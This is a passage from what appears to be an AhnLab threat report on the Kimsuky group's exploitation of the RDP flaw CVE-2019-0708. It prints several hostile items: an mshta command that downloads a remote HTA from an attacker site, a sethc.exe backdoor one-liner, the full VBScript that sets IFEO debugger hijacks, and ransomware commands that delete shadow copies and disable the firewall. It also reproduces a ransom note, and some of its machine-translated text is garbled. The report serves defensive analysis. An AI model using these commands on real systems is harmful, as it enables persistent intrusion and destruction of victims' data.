	fprintf(stderr, " rdpscan <addr> [<addr> ...]\n");
	fprintf(stderr, " rdpscan --file <filename>\n");
	fprintf(stderr, "This will scan for the addresses specified, either on the command-line\n");
	fprintf(stderr, "or from a file. Some additional parameters are:\n");
	fprintf(stderr, " -p <n> or --port <n>\n The port number (default 3389)\n");
	fprintf(stderr, " -d or -dd or -ddd\n Print diagnostic information to stderr\n");
	fprintf(stderr, " -q quiet, don't print result for non-existent systems (default=many addresses)\n");
	fprintf(stderr, " -v verbose, do print result for non-existent systems (default=single address)\n");
	exit(1);
	}

(Table 3) Comparison of strings in r_sethc_x64.exe with original source

There are 18 RDP (CVE-2019-0708) vulnerability scanners of the Kimsuky organization owned by AhnLab, as shown in Table 4 below, and some

The scanner has PDB information. PDB (Program Database) stores the files generated by building source code.

Since it contains information about the file, it can be used as a reference when analyzing the file, and you can check meaningful information in the PDB path.

can. For example, in Table 4 below, the string vs15 commonly included in PDB information is used by the Kimsuky organization.

This refers to the development program Visual Studio 2017 used to create the RDP (CVE-2019-0708) vulnerability scanner, and it can be judged that the

source code is stored in the D:\Work folder.

Through the PDB path, you can sometimes check meaningful information such as malware version, hacking target, hacking organization, etc.

When creating malicious code, the source code is usually built so that it does not include PDB information.

No	FILE NAME	PDB Info
One	RdpAttack_Zooho01.exe	
2	RdpScan_ZoHoo_1216.exe	D:\Work\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb

3	svchost.exe	
4	RdpAttack_LA05.exe	
5	RdpScan_Ksb04_x64.exe	D:\Work\RdpProg\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
6	RdpScan_La_1226.exe	D:\Work\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb
7	cc.exe	
8	RdpScan_A01.exe	D:\Wrk\RDP\Report\puma\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
9	RdpScan_Ksb04.exe	D:\Work\RdpProg\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb
10	RdpAttack_Ksb04_x64.exe	
11	RdpAttack_Ksb04_x64.exe	
12	RdpA1117.exe	
13	RdpScan_Zooho01.exe	D:\Work\asd\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
14	RdpAttack_Zooho01.exe	
15	s.exe	D:\Wrk\RDP\Report\puma\RdpScan_2019\src\vs15\x64\Release\rdpscan.pdb
16	a.exe	
17	rdpscan_Liu.exe	D:\Work\rdpscan_Detect\src\vs15\x64\Release\rdpscan.pdb
18	RdpAttack_LIUJ_1026.exe	

(Table 4) RDP (CVE-2019-0708) vulnerability scanner

In the above (Table 4), scanner number 1 does not configure malicious code to be transmitted to other systems, such as r_sethc_x64.exe, but executes a specific I have configured the site as below to download and run the script.

[+] Malicious code from scanner number 1


Ex) "mshta.exe hxxps://floridas.000webhostapp.com/set.hta"

[+] Malicious code in r_sethc_x64.exe

Ex) "cmd.exe /c takeown /f \"sethc.exe\"&icacls \"sethc.exe\" /grant SYSTEM:f&ren sethc.exe sethc.exe.bak&copy cmd.exe sethc.exe"

set.hta, which mshta.exe downloads and runs, is added to IFEO (Image File Execution Options) in the registry. I used it. As shown below (Figure 12), create utilman.exe and sethc.exe keys as subkeys of IFEO and then set them as Debugger values. After setting taskmgr.exe and cmd.exe, if you run utilman.exe or sethc.exe, taskmgr.exe and cmd.exe will be executed. this is This method has been around for a long time, meaning that the user can run a different file than the one they were trying to run.

It is often exploited by malicious code when it interferes with the execution of antivirus or analysis tools, but it can be bypassed by changing the file name. there is.



```
<html>
<script language="JScript">
window.resizeTo(1,1);
window.moveTo(-2000,-2000);
window.blur();
</script>
<script language="vbscript">
dim shellobj
Set objShell = CreateObject("Wscript.shell")
s="reg add ""HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe""
/v Debugger /t reg_sz /d taskmgr.exe /f"
t="reg add ""HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"" /v
Debugger /t reg_sz /d cmd.exe /f"
objShell.Run s
objShell.Run t
window.close()
</script>
</html>
```

(Figure 12) Modifying executable files by exploiting IFEO in the registry

(2) Data storage and use

The log analysis results collected from the system hacked by the Kimsuky organization by exploiting the RDP (CVE-2019-0708) vulnerability are summarized below.

ÿ Abuse of public programs

ÿ BlackBit ransomware infection

ÿ Delete RDP connection log and event log

ÿ Eternal Blue Package

1) Exploitation of public programs In many of the systems hacked by the Kimsuky organization by exploiting the RDP (CVE-2019-0708) vulnerability, the public programs shown below (Table 5) along with the RDP (CVE-2019-0708) vulnerability scanner are in the same path (It is mainly found in the Download or desktop folder of the logged in account.

Public programs are released to be used for normal purposes (e.g., for program, system, and network inspection purposes), but there are many cases of hacking organizations abusing them for hacking purposes, so the nature of public programs varies depending on who uses them and for what purpose and with what intent. It may vary.

The functions of the public programs used by the Kimsuky organization in this operation were analyzed and briefly summarized in Table 5 below. Please note that the diagnosis policy may differ depending on the vaccine company, and AhnLab's anti-virus program removes some public programs that have been exploited for hacking through separate options (Preferences ÿ Scan settings ÿ Deep scan ÿ Scan target ÿ Check potentially harmful programs). You can diagnose and delete it with .

file name	explanation
KPortScan3.exe	Port scanner for specific ports by setting IP bands for each country
nlbrute1.2.exe	Dictionary assignment attack on a specific service account
dubrute.exe	A configuration file in the form of a txt file is required for normal execution on GitHub (hxxps://github.com/ch0sys/DUBrute).
RouterScan.exe	Note that a configuration file in the form of a txt file is required for normal execution of a dictionary assignment attack on the router administrator account information) Scanner uploaded by the Kimsuky organization after hacking namastte.kr
advanced_port_scanner.exe Advanced_Port_Scanner_2.5.3869.exe advanced_port_scanner_console.exe	Scanners that can specify IP bands, specific ports, or port ranges
wirelesskeyview.exe	Wireless network authentication key extraction official site: hxxps://www.nirsoft.net/utils/wireless_key.html
vncpassview.exe	Extract account information saved in VNC Official site: hxxps://www.nirsoft.net/utils/vnc_password.html
fox64.exe	Official site for extracting account information stored in Firefox browser: hxxps://www.nirsoft.net/utils/passwordfox.html
pspv.exe	Extract account information saved in Outlook, Internet Explorer, MSN Explorer Official site: hxxps://www.nirsoft.net/utils/pspv.html
netpass64.exe	Extract network account information stored on the system Official site: hxxps://www.nirsoft.net/utils/network_password_recovery.html
mspass.exe	Extract information from multiple messenger accounts such as MSN, Google Talk, etc. hxxps://www.nirsoft.net/utils/mspass.html
iepv.exe	Official site for leak of account information stored in Internet Explorer: hxxps://www.nirsoft.net/utils/internet_explorer_password.html
nasp.exe	network scanner Official site: hxxps://www.softperfect.com/products/networkscanner/

file name	explanation
rdpv.exe	Extract RDP account information Official site: hxxps://www.nirsoft.net/utils/remote_desktop_password.html
Mimikatz	Extract local and shared network account information Official site: hxxps://www.softperfect.com/products/networkscanner/
RDP Wrapper	RDP multiple access support project Official site: hxxps://github.com/stascorp/rdpwrap
Ammy RAT (Remote Administration Tool)	Remote management program official site: hxxps://www.ammyy.com/en/
Quasar RAT (Remote Administration Tool)	remote management program Official site: hxxps://github.com/quasar/Quasar
AnyDesk	Remote management program official site: hxxps://anydesk.com/ko
TeamViewer	remote management program Official site: hxxps://www.teamviewer.com

(Table 5) Exploited public programs

Based on the analysis above (Table 5), the purpose and intention of Kimsuky organization's use of public programs is summarized as follows.

First, the reason why hacking organizations abuse public programs is because of the time required to create new ones and maintenance problems due to malfunctions, so it is more efficient to abuse public programs with guaranteed reliability if they have the same function.

Additionally, exploiting publicly available programs can make it difficult for analysts to identify hackers.

Second, in the case of some scanners (KPortScan3.exe, nlbrute1.2.exe), the port was defaulted to 3389 (RDP service port), so the system scans the RDP service port (3389) of a specific IP band and opens the port. We believe it is for the purpose of hacking.

RouterScan.exe is a scanner exploited to obtain the router's administrator account information through a dictionary assignment attack.

Since communication with the internal system is impossible in the usage environment without going through a router, vulnerability scanning is also impossible.

So, if you can access the administrator page with the administrator account information of the stolen router and configure the router to forward the RDP service port (3389) traffic flowing into the router to the internal system, the internal system connected to the router will be connected to the router.


Vulnerability scanning is also possible.

Third, it is very important for hacking organizations to ensure continuity of connection in order to exploit the hacked system whenever necessary. For example, if a system user has installed the security update for the RDP (CVE-2019-0708) vulnerability, the vulnerability is no longer valid, so the hacking organization has lost the method of connecting to the hacked system.

Since you have to go through the trouble of securing another connection method, it is very difficult to maintain the continuity of the existing connection obtained through hacking. It's important. To achieve this, the Kimsuky organization used a number of methods, such as installing remote management programs such as Quasar RAT, Ammy RAT, RDP Wrapper, AnyDesk, and TeamViewer, or infecting them with self-made malware.

For example, the reasons why the Kimsuky organization abuses RDP Wrapper are as follows.

Remote Desktop Protocol (RDP) connections are limited to 1 by default. This means that if a user is connecting and someone tries to make a new connection, the hacking is likely to fail because the existing user's connection is terminated and hacking is suspected. (See Figure 13 below)




원격 데스크톱 연결

원격 컴퓨터에 다른 컴퓨터가 연결되어 있어 연결이 끊어졌습니다.

(Figure 13) Existing connection terminated during RDP multiple connection

By installing RDP Wrapper on a hacked system, you can secure a connection independent of that of the system user and perform malicious actions whenever necessary. If you uncheck the Single session per user option of RDP Wrapper as shown below (Figure 14), multiple RDP connections to the system are possible with one account, such as Session 1: local login, Session 3, 4: RDP login.



RDP Wrapper Configuration

Diagnostics
Wrapper state: Installed ver. 1.5.0.0
Service state: Running ver. 6.1.7601.17514
Listener state: Listening [fully supported]

General Settings
☑ Enable Remote Desktop
RDP port: 3389
☐ Single session per user
☐ Hide users on logon screen
☐ Allow to start custom programs

Authentication Mode
○ GUI Authentication Only
● Default RDP Authentication
○ Network Level Authentication

Session Shadowing Mode
○ Disable Shadowing
● Full access with user's permission
○ Full access without permission
○ View only with user's permission
○ View only without permission

Process	CPU	Private B...	Working Set	PID	User Name	Session
explorer.exe	< 0....	33,588 K	53,548 K	1116	WIN-[redacted]1L5G5\admin	1
vmtoolsd.exe	< 0....	10,720 K	21,524 K	1212	WIN-[redacted]1L5G5\admin	1
cmd.exe		1,876 K	2,952 K	548	WIN-[redacted]1L5G5\admin	1
procexp.exe		3,984 K	8,708 K	3588	WIN-[redacted]1L5G5\admin	1
procexp64.exe	1.55	21,252 K	34,500 K	3560	WIN-[redacted]1L5G5\admin	1
csrss.exe	< 0....	1,868 K	7,828 K	3312	NT AUTHORITY\SYSTEM	3
winlogon.exe		2,680 K	8,220 K	4052	NT AUTHORITY\SYSTEM	3
explorer.exe		19,872 K	32,668 K	3892	WIN-[redacted]1L5G5\admin	3
csrss.exe	< 0....	1,916 K	7,840 K	2480	NT AUTHORITY\SYSTEM	4
winlogon.exe		2,676 K	8,268 K	1944	NT AUTHORITY\SYSTEM	4
explorer.exe		19,256 K	31,372 K	2924	WIN-[redacted]1L5G5\admin	4

(Figure 14) RDP Wrapper installation and multiple RDP connections

As explained above, using Ammy RAT is one of many ways to perform malicious actions by securing continuity of connection with the hacked system. There are also cases of abuse of Anydesk, TeamVierwer, Zook, etc. in the Kimsuky organization's past activities. . Additionally, Zook is a file uploaded to namastte.kr by the Kimsuky organization, and related information is explained **in "(4-3) C2 Management and Operation."**


Below (Table 6) is the action log of the process of installing Ammy RAT to ensure continuity of connection with the system hacked by the Kimsuky organization by exploiting the RDP (CVE-2019-0708) vulnerability.

Report Time	Process	Module	Behavior	Data
2023-07-14 17:12:44	svchost.exe	N/A	Detect attempts to change security level	SYSTEM\ControlSet001\Control\SafeBoot\Network\tskmanager
2023-07-14 17:12:23	svchost.exe	aa_nts.dll	Executes exploitable process	Target Process rundll32.exe
2023-07-14 17:12:23	svchost.exe	N/A	Creates executable file	Target aa_nts.dll (Ammy RAT)
2023-07-14 17:12:08	svchost.exe	N/A	Connect to network	hxxp://www.ammyy.com/files/v8/aans64y2.gz
2023-07-14 17:12:05	svchost.exe	N/A	Connects to network 188.42.129.148:80(LU)	
2023-07-14 17:12:03	svchost.exe	N/A	Detects attempt to change security level	SYSTEM\ControlSet001\Control\SafeBoot\Network\TasksAdmin_D588
2023-07-14 17:12:00	cmd.exe	N/A	Creates executable file	Target svchost.exe (Ammy RAT)

(Table 6) Behavior log of Ammy RAT installation process

2) BlackBit ransomware infection

BlackBit ransomware has the structure shown below (Figure 15), where ÿ is a file, ÿ and ÿ are executed in the memory area of ÿ. It is Fileless.



(Figure 15) File structure of BlackBit ransomware

ÿ File encryption

The encrypted file is changed **to "(inquiry email address)(unique ID of the infected system)(encrypted file name.BlackBit)" .**

Ex) (blackfilesupport@firemail.cc)(C8084352)svchost.exe_.i64.BlackBit

ÿ Change system settings

When BlacBit ransomware is executed, delete Windows setting information (Table 7) below or turn off the function.


For example, deleting a volume shadow copy or backup catalog can be recovered when files are encrypted by ransomware infection.

Since there are cases, the purpose is to prevent this.

explanation	command
Delete volume shadow copy	wmic shadowcopy delete
Delete backup catalog	wbadmin delete catalog -quiet
Windows error recovery notification window OFF	bcdedit /set {default} bootstatuspolicy ignoreallfailures
Windows AutoRecovery OFF	bcdedit /set {default} recoveryenabled no
Turn off the firewall in the current profile	netsh advfirewall set currentprofile state off'
Firewall OFF	netsh firewall set opmode mode=disable

(Table 7) Windows settings changed due to BlackBit ransomware infection

ÿ Ransom note creation and notification



BLACKBIT

BLACK BIT

All your files have been encrypted by BLACKBIT!

20d,14:25:34 LEFT TO LOSE ALL OF YOUR FILES

All your files have been encrypted due to a security problem with your PC.
If you want to restore them, please send an email blackfilesupport@firemail.cc

You have to pay for decryption in Bitcoin. The price depends on how fast you contact us.
After payment we will send you the decryption tool.
You have to 48 hours(2 Days) To contact or paying us After that, you have to Pay **Double**.
In case of no answer in 24 hours (1 Day) write to this email unlockerhelp@onionmail.org
Your unique ID is : C8084352

You only have LIMITED time to get back your files!

- If timer runs out and you dont pay us , all of files will be DELETED and you hard disk will be seriously DAMAGED.
- You will lose some of your data on day 2 in the timer.
- You can buy more time for pay. Just email us.
- THIS IS NOT A JOKE! you can wait for the timer to run out ,and watch deletion of your files :)

What is our decryption guarantee?

- Before paying you can send us up to 3 test files for free decryption. The total size of files must be less than 2Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

Attention!

- **DO NOT** pay any money before decrypting the test files.
- **DO NOT** trust any intermediary. they wont help you and you may be victim of scam. just email us , we help you in any steps.
- **DO NOT** reply to other emails. ONLY this two emails can help you.
- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

(Figure 16) Ransom note of BlackBit ransomware

Executing BlackBit ransomware causes symptoms such as changing the desktop and a ransom note window. The characteristics of the ransom note are summarized below.

ÿ The cost of purchasing a decryption tool is not indicated.

The reason the cost of purchasing the decryption tool is not indicated in the ransom note is because the cost of purchasing the decryption tool was confirmed through the ransom note.

In negotiations, it prevents users from giving up in advance and exploits the psychology of users who need to recover encrypted files.

The purpose may be to gain an advantageous position.

ÿ **Increased cost of purchasing decryption tools and threats of file deletion**


If you do not pay for the decryption tool within 48 hours of the BlackBit ransom note, it will be doubled and the next day will be doubled.

A provocative warning that some files will be deleted from the date of attack and that all files will be deleted after about 30 days as indicated in the ransom note.

The text puts psychological pressure on the user.

As a result of dynamic analysis, it was confirmed that all files are deleted after about 30 days. The problem is not only with encrypted files

It also deletes all other files (e.g. executable files), which may cause side effects such as blue screens or errors when booting Windows or running programs.



내 PC › 로컬 디스크 (C:) › Tools › SysSuite

이름

[blackfilesupport@firemail.cc][C8084352]Eula.txt.BlackBit
[blackfilesupport@firemail.cc][C8084352]procexp.chm.BlackBit
[blackfilesupport@firemail.cc][C8084352]procmon.chm.BlackBit
[blackfilesupport@firemail.cc][C8084352]Pstools.chm.BlackBit
[blackfilesupport@firemail.cc][C8084352]psversion.txt.BlackBit
[blackfilesupport@firemail.cc][C8084352]readme.txt.BlackBit
[blackfilesupport@firemail.cc][C8084352]tcpview.chm.BlackBit
[blackfilesupport@firemail.cc][C8084352]Vmmap.chm.BlackBit
accesschk.exe
accesschk64.exe
AccessEnum.exe
ADExplorer.exe
ADExplorer64.exe

내 PC › Locked by BlackBit (C:) › Tools › SysSuite

이름

(Figure 17) Folder status before and after 30 days timer

ÿ Taste service

BlakcBit ransomware states in its ransom note that it provides free decryption service for 3 encrypted files.

This is marketing aimed at making users more likely to pay for recovery tools. Compared to existing ransomware cases, there are cases in which a recovery tool is not sent even if the fee is paid, or the recovery tool is not 100% completely recovered even if the recovery tool is used.


Because of this, it is difficult to trust the tasting service.

As you can see from the title of the article below, there are cases where encrypted files cannot be recovered even though recovery fees have been paid, and recovery failure can mean very serious damage to the affected company. Therefore, the best way to prevent or minimize the threat of ransomware is to prevent ransomware infection and establish a response plan, conduct and evaluate periodic training, and correct problems.

[+] 76% of companies affected by ransomware paid the ransom... but one-third were unable to recover their data

hxxps://www.boannews.com/media/view.asp?idx=106849

AhnLab's antivirus V3 has **the "Use behavior-based diagnosis and Use ransomware security folder"** option to respond to ransomware , and using this option can minimize damage caused by ransomware infection. (See Figure 18 below)



☑ 실시간 검사 사용

실시간 검사 종료 후 자동으로 다시 시작 사용 안 함

☑ 행위 기반 진단 사용

☑ 클라우드 평판 기반 실행 차단 사용

차단 수준: 보통(권장)

- 최초 발견: 20일 이내
- 사용자 수: 500명 이하
- 의심 행위 점수: 10점 이상

☑ 프로세스 메모리 진단 사용

□ 악성 스크립트 진단(AMSI) 사용

□ 랜섬웨어 보안 폴더 사용

랜섬웨어 보안 폴더 사용 종료 후 자동으로 다시 시작 사용 안 함

랜섬웨어 보안 폴더 대상 설정

랜섬웨어 보안 폴더는 최대 100개까지 추가할 수 있습니다.

허용 프로세스 설정

허용 프로세스는 최대 100개까지 추가할 수 있습니다.

(Figure 18) V3 options for ransomware response

Below (Table 8) is an excerpt of only the logs related to BlackBit ransomware among the logs collected from the system hacked by the Kimsuky organization. It summarizes five reasons for determining that the organization intentionally executed BlackBit ransomware.

IP	initial diagnosis hour	FILE PATH
22*.15*.18*.10* (KR)	2023-07-29 07:49:18	C:\Windows\winlogon.exe
		C:\Users\Administrator\AppData\Roaming\winlogon.exe
		C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
		C:\ProgramData\winlogon.exe
		C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\winlogon.exe
		C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe

		C:\Users\Administrator\Desktop\Proxy Collection\tools\svchost.exe
5*.2*.20*.10* (KR)	2023-07-23 10:09:21	C:\Users\Administrator\AppData\Roaming\winlogon.exe
		C:\Users\Administrator\Desktop\tools\Tools\tools\svchost.exe
		C:\ProgramData\winlogon.exe
		C:\Windows\winlogon.exe
		C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe
		C:\Users\Administrator\AppData\Roaming\Microsoft\Windows \Start Menu\Programs\Startup\winlogon.exe
		c:\Users\Administrator\Desktop\tools\svchost.exe_
22*.10*.1*.6* (KR)	2023-07-24 08:53:28	%SystemDrive%\users\%ASD%\downloads\tools\svchost.exe

(Table 8) BlackBit ransomware diagnosis path

